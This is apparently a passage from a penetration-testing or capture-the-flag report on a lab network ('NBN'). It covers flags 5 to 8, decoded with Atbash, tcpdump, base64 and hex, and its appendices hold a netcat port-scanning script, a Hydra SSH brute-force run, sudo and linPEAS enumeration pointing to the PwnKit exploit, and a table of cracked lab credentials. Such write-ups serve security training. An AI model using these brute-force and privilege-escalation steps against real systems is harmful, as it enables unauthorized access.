111  131  151  171  191  210  230  250  270  290  31   33   35   37   39   409  429  449  469  489  508  528  548  568  588  607  627  647  667  687  706  726  746  766  786  805  825  845  865  885  904  924  944  964  984
112  132  152  172  192  211  231  251  271  291  310  330  350  370  390  41   43   45   47   49   509  529  549  569  589  608  628  648  668  688  707  727  747  767  787  806  826  846  866  886  905  925  945  965  985
113  133  153  173  193  212  232  252  272  292  311  331  351  371  391  410  430  450  470  490  51   53   55   57   59   609  629  649  669  689  708  728  748  768  788  807  827  847  867  887  906  926  946  966  986
114  134  154  174  194  213  233  253  273  293  312  332  352  372  392  411  431  451  471  491  510  530  550  570  590  61   63   65   67   69   709  729  749  769  789  808  828  848  868  888  907  927  947  967  987
115  135  155  175  195  214  234  254  274  294  313  333  353  373  393  412  432  452  472  492  511  531  551  571  591  610  630  650  670  690  71   73   75   77   79   809  829  849  869  889  908  928  948  968  988
116  136  156  176  196  215  235  255  275  295  314  334  354  374  394  413  433  453  473  493  512  532  552  572  592  611  631  651  671  691  710  730  750  770  790  81   83   85   87   89   909  929  949  969  989
117  137  157  177  197  216  236  256  276  296  315  335  355  375  395  414  434  454  474  494  513  533  553  573  593  612  632  652  672  692  711  731  751  771  791  810  830  850  870  890  91   93   95   97   99
118  138  158  178  198  217  237  257  277  297  316  336  356  376  396  415  435  455  475  495  514  534  554  574  594  613  633  653  673  693  712  732  752  772  792  811  831  851  871  891  910  930  950  970  990
root@nbnserver:~/…/\# for file in $(ls); do cat "$file"; echo ""; done > output.txt
cat: output.txt: input file is output file
root@nbnserver:~/…/\# gedit output.txt

Command 'gedit' not found, but can be installed with:

snap install gedit  # version 3.30.2+git14.bed83e929, or
apt  install gedit

See 'snap info gedit' for additional versions.

root@nbnserver:~/…/\# nano output.txt
root@nbnserver:~/…/\# █
```

Now, Open output.txt and find something which looks like a flag.



```
  GNU nano 2.9.3                    output.txt

flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}

flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}

flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}

flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}

flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}

uozt5{dvev_zodzbh_wlmv_rg_gsrh_dzb}

flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}

flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}

flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}

flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}
```

This is clearly an atbash cipher. So, we decipher it online.


DCODE
EUXPL
Search for a tool
★ Search a tool on dCode by keywords:
e.g. type 'random'
★ Browse the full dCode tools' list
Results
Microsoft Azure
Atbash Cipher
Cryptography › Substitution Cipher › Atbash Cipher
Atbash Decoder
★ Atbash mirrored ciphertext ?
★ Alphabet
★ Use Hebraic alphabet תשרקצפעסנמלכיטחזוהדגבא □
▶ DECRYPT ATBASH

```
flag5{weve_always_done_it_this_way}
```


```
uozt5{dvev_zodzbh_wlmv_rg_gsrh_dzb}
```

ABCDEFGHIJKLMNOPQRSTUVWXYZ

Flag6


As a user with root privilege, we do a tcpdump and capture around 1168 packets.

flag6{listen}



```
root@nbnserver:~# tcpdump -i enp0s8 -w tcp_dump.txt
tcpdump: listening on enp0s8, link-type EN10MB (Ethernet), capture size 262144 bytes
cc^@1168 packets captured
^C1168 packets received by filter
0 packets dropped by kernel
root@nbnserver:~# ls -lah
total 220K
drwx------  7 root root 4.0K May 14 10:17 .
drwxr-xr-x 24 root root 4.0K Apr 21  2019 ..
drwxr-xr-x  4 root root 4.0K Apr 21  2019 ...
-rw-------  1 root root 1.2K May 13 14:40 .bash_history
-rw-r--r--  1 root root 3.1K Apr  9  2018 .bashrc
drwx------  2 root root 4.0K Apr 21  2019 .cache
drwx------  3 root root 4.0K Apr 21  2019 .gnupg
drwxr-xr-x  3 root root 4.0K Apr 20  2019 .local
-rw-r--r--  1 root root   30 Apr  3  2020 lookingforsomething
-rw-------  1 root root 2.2K May 11 22:45 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Apr 21  2019 .selected_editor
drwx------  2 root root 4.0K May 14 09:58 .ssh
-rw-r--r--  1 root root 164K May 14 10:31 tcp_dump.txt
-rw-r--r--  1 root root  174 Apr 21  2019 .wget-hsts
root@nbnserver:~# _
```

Inside the packets, we can view the flag.




```
root@nbnserver:~# strings tcp_dump.txt | grep flag
g6{listen}flag6{listen}flag6{listen}flag
g6{listen}flag6{listen}flag6{listen}flag
g6{listen}flag6{listen}flag6{listen}flag
g6{listen}flag6{listen}flag6{listen}flag
g6{listen}flag6{listen}flag6{listen}flag
g6{listen}flag6{listen}flag6{listen}flag
g6{listen}flag6{listen}flag6{listen}flag
g6{listen}flag6{listen}flag6{listen}flag
g6{listen}flag6{listen}flag6{listen}flag
g6{listen}flag6{listen}flag6{listen}flag
```

Flag7

Found in client when we login as "stephenson". I found out that it was base64 encoded image data. So, I converted it online using Base64 to Image.

flag7{ worlds_within_worlds}



mzFXoC1kEhxxdS5/mQXH3zApls3FohZv53yGBG7MLpBVJAQ5JielrKQkiHQdjt/liSO0TIrZCyuG
VVyRlpC0aSFUShTlTH9bQm0ui4p8XRhpCvkELv9IFJOFm0rfj+mEj30w2yGfpd2ZmbCisqcupwVT
tmS66qHbuqvg+bkawuDbwiwTPtbTsoLeCKN/w5C94Ac+WPxxDOHblcxtYbBC/yHcUZezQi7PmTKi
hFVcJXUha1jMq3PBkEolX98wGBn0VZzYF4c2mrF/Oig2+Sgo9M7kRNMFKk05OQi3A7c+t16xhpwW
ZF2uJf4LC0uFtkJcn8iCrpTVTzk5qDUXTtjaEBd2ADdDc5wdvcER7lyY+xTJ52ELxTSWeRuuj8Rj
en8mJOze3vmFDf6VsbDOGAvrjLGwzhgL64rP5wfyGXqkt8NgHgAAAABJRU5ErkJggg==


Size : **849** B, 839 chars

flag7{worlds_within_worlds}

Flag8


After we get root access on client, we can find the flag in the root directory.

flag8{escape_the_metaverse}




```
root@nbnclient:/home/stephenson# cd /root
root@nbnclient:~# ls -lah
total 40K
drwx------  4 root root 4.0K Apr  4  2020 .
drwxr-xr-x 25 root root 4.0K Apr  3  2020 ..
-rw-r--r--  1 root root 3.1K Oct 22  2015 .bashrc
drwx------  2 root root 4.0K Apr 14  2018 .cache
drwxr-xr-x  2 root root 4.0K Nov 11  2018 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root   24 Nov 11  2018 .python_history
-rw-r--r--  1 root root   66 Apr 21  2019 .selected_editor
-rw-r--r--  1 root root  173 Apr 13  2018 .wget-hsts
-r--------  1 root root  129 Apr 21  2019 flag8.txt
root@nbnclient:~# _
```

View flag8.txt contents.



```
root@nbnclient:~# cat flag8.txt
666C6167387B6573636170655F7468655F6D657461766572736570D0D0A0D0A546869732069732074686520 6C61737420666C
61672E2057656C6C20646F6E6521
root@nbnclient:~#
```

This looks like an ASCII shift cipher. Let's decipher it.



Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type 'boolean'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

```
+0    flag8{escape_the_metaverse}

      This is the last flag. Well done!
+127  gmbh9|ftdbqf`uif`nfubwfstf~����Uijt!
      jt!uif!mbtu!gmbh/!Xfmm!epof"
+125  iodj;~hvfdshbwkhbphwdyhuvh��
      �
      Wklv#lv#wkh#odvw#iodj1#Zhoo#grqh$
+51   39.4�H2@0.=2,A52,:2A.C2?
      @2JZWZW!56@m6@mA52m9.@Am39.4{m$299m1<;
      2n
+124  jpek<�iwgeticxlicqixezivwi�����Xlmw
      $mw$xli$pewx$jpek2$[ipp$hsri%
+49   5;06J4B20?4.C74.
      <4C0E4AB4L\Y\Y#78Bo8BoC74o;0BCo5;06}o&
      4;;o3>=4p
```

ASCII SHIFT CIPHER

Cryptography › Substitution Cipher › ASCII Shift Cipher

ASCII SHIFT DECODER

★ ASCII SHIFTED CIPHERTEXT

Hexadecimal ASCII [00-7F] (Automatic Detection)

```
666C6167387B6573636170655F7468655F6D657461766572736570D0D0A0
D0A546869732069732074686520 6C61737420666C61672E2057656C6C20
646F6E6521
```

● TRY ALL POSSIBLE SHIFTS (FROM 1 TO 127)

○ USE A SHIFT OF 64

★ RESULTS FORMAT ● ASCII (PRINTABLE) CHARACTERS

○ HEXADECIMAL 00-7F-FF

○ DECIMAL 0-127-255

○ OCTAL 000-177-377

○ BINARY 00000000-11111111


○ INTEGER NUMBER

▶ DECRYPT

See also: ASCII Code – ROT-47 Cipher

Appendix C: Exploits and Custom Scripts


Scanning Client from Server using Netcat via a Bash Script



```bash
#!/bin/bash

# Target IP address
TARGET="172.16.1.2"

# Array of open ports from your provided list
OPEN_PORTS=(22 25 110 143 5268 5355 5782 5843 5854 6174 6573 6868 7437 9562 12824 15035 24204 28478 34246 40998 42780 49881 49953 52396 53852 54597 56585 62049 62992 63034 64128)

# Banner grabbing function
banner_grab() {
    for port in ${OPEN_PORTS[@]}; do
        echo "Banner for port $port:"
        echo "------------------------------"
        nc -v -n -w2 $TARGET $port
        echo "------------------------------"
        echo ""
    done
}

# Call the function
banner_grab
```


Appendix D: Screenshots

SSH Password bruteforce using Hydra




```
┌──(md㉿kali)-[~/vapt]
└─$ hydra -l gibson -P rockyou_ssh.txt ssh://172.16.1.1:443 -S
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-11 21:16:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 305 login tries (l:1/p:305), ~20 tries per task
[DATA] attacking sshs://172.16.1.1:443/
[443][ssh] host: 172.16.1.1   login: gibson   password: digital
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-11 21:16:53
```

SSH Login and Enumeration




```
┌──(md㉿kali)-[~/vapt]
└─$ ssh gibson@172.16.1.1 -p 443
gibson@172.16.1.1's password:
        Welcome to

 NBN

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Server

Penetration testing with permission only!

Last login: Thu May 11 21:17:42 2023 from 10.10.0.10
gibson@nbnserver:~$ id
uid=1000(gibson) gid=1000(gibson) groups=1000(gibson),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),113(ftp)
gibson@nbnserver:~$ sudo cat /etc/sudoers
[sudo] password for gibson:
Sorry, user gibson is not allowed to execute '/bin/cat /etc/sudoers' as root on nbnserver.
gibson@nbnserver:~$ sudo -l
Matching Defaults entries for gibson on nbnserver:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gibson may run the following commands on nbnserver:
    (root) NOPASSWD: /bin/echo
    (root) NOPASSWD: /usr/bin/whoami
    (root) NOPASSWD: /usr/bin/tee
gibson@nbnserver:~$
```

linPEAS Enumeration



```
-rwsr-xr-x 1 root root 22K Mar 27  2019 /usr/bin/pkexec
```



```
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

Appendix E: Usernames and Passwords

Username	Password	Service
gibson	digital	Web Portal, SSH, MySQL, Server
stephenson	pizzadeliver	SSH, Client

Appendix F: Links

linPEAS: https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

Pwnkit: https://github.com/ly4k/PwnKit

Atbash Cipher Decoder: https://www.dcode.fr/atbash-cipher

Base64 to Image: https://codebeautify.org/base64-to-image-converter

ASCII Shift Cipher Decoder: https://www.dcode.fr/ascii-shift-cipher